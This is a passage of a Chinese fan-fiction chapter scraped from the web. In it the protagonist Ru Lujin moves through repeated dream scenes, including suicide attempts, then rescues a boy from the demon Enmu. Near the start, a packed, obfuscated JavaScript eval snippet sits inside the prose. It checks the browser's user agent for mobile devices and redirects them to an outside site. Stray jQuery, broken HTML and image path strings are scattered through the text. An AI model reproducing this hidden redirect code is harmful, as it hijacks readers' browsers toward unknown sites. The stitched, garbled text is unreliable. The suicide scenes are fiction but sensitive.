    “鹭金,别冲动,你回来,爸爸你好好说话!”是熟悉又陌生的父亲。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|chxs|n|xyz|14720828|154286||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    /p>儒鹭金的身形逐渐在11岁与17岁之间转换,楼下的警笛声嗡鸣入耳。


    消防员也赶到楼顶,攀岩走壁着想要拯救这条年轻的生命。


    真令人怀念。


    “幸福是要自己创造的不是吗?”


    最终,17岁的儒鹭金自言自语,声音散在风中消逝。


    他终于想起了一切。


    脚步后退着踩在楼顶的边缘,儒鹭金毫不犹豫,在所有人的惊呼中一跃而下。


    【睡吧。】


    儒鹭金又回来了。


    “你有3分钟的时间吐出你知道的情报。”17岁的身体,带着记忆,被绑在椅子上即将被严刑拷打的模样。


    不远处,是漫不经心拿起刑具的西装黑色大衣的太宰治。


    儒鹭金:啊?黑时宰不要啊。


    就算儒鹭金内心的确担心太宰治没了他以后会长歪,但梦境也不用夸张成这样吧?


    最后还是死了。


    【睡吧。】


    “阿金!哈哈哈,什么好孩子我不当啦!我要和变态大叔跑路过舒服的日子去了!”


    这位唇钉纹身且不良的更是上个梦境的翻版。


    儒鹭金无力的伸出尔康手。


    【睡吧。】


    “儒鹭金在做什么蠢事?你说的那些我都信了,但不是让你做这种傻事啊!”


    是不知道怎么出现在这里的李宫澄。


    儒鹭金继续向前跑。


    “儒鹭金,上次看你打小混混真的还蛮帅的哦。”


    是青梅竹马闵雨霏。


    继续向前。“哥哥哥哥!小兔子它又不吃东西了。”


    是朋友中最小的墨沫。


    ‘那是因为你老喂它一些稀奇古怪的东西。’


    思路跑偏了。


    儒鹭金甩甩脑袋,加快速度。


    “哥哥!你为什么要丢下我?!”


    长大后质问他的弟弟。


    “你这个不孝子!”愤怒的爸爸。


    “鹭金,到底去哪了我的鹭金……”


    悲痛欲绝的奶奶。


    “哥哥,我好想你……”


    是在外面无助的妹妹。


    “我会回去的。”儒鹭金呢喃。


    他闭了闭眼,再次将刀架在脖子上。


    【睡吧。】


    “阿金,你不是说要带我回到这里一起生活吗?我们现在已经在这里了。”


    是太宰治。


    这个梦境没完没了了。


    儒鹭金烦躁的蹙眉。


    ……


    “虽然你的能力很奇特,很可惜,只是人类的体质呢……”在梦里也不能吃。魇梦掐着男孩的脖子粗暴的将他提起来。


    “要是鬼的话……”


    男孩倔强的瞪着魇梦,用手使劲掰着魇梦的手,双脚一起抗拒的蹬着魇梦的身体。


    “时间也不早了。”


    魇梦弯起眼睛,“就让我先送你上路吧。”


    说着,他张开嘴探向男孩的脖颈。


    在魇梦牙齿即将刺穿男孩脖颈的一瞬间,一把刀横穿着魇梦的脖颈而过将他死死钉在墙上。


    被安慰的护在怀里,男孩终于像个受到委屈的孩子,在儒鹭金怀里抽抽噎噎的哭出声音。


    儒鹭金怀里抱着长得和太宰治小时候一样的小孩,怒气早就在心里升腾,现在只觉得更甚。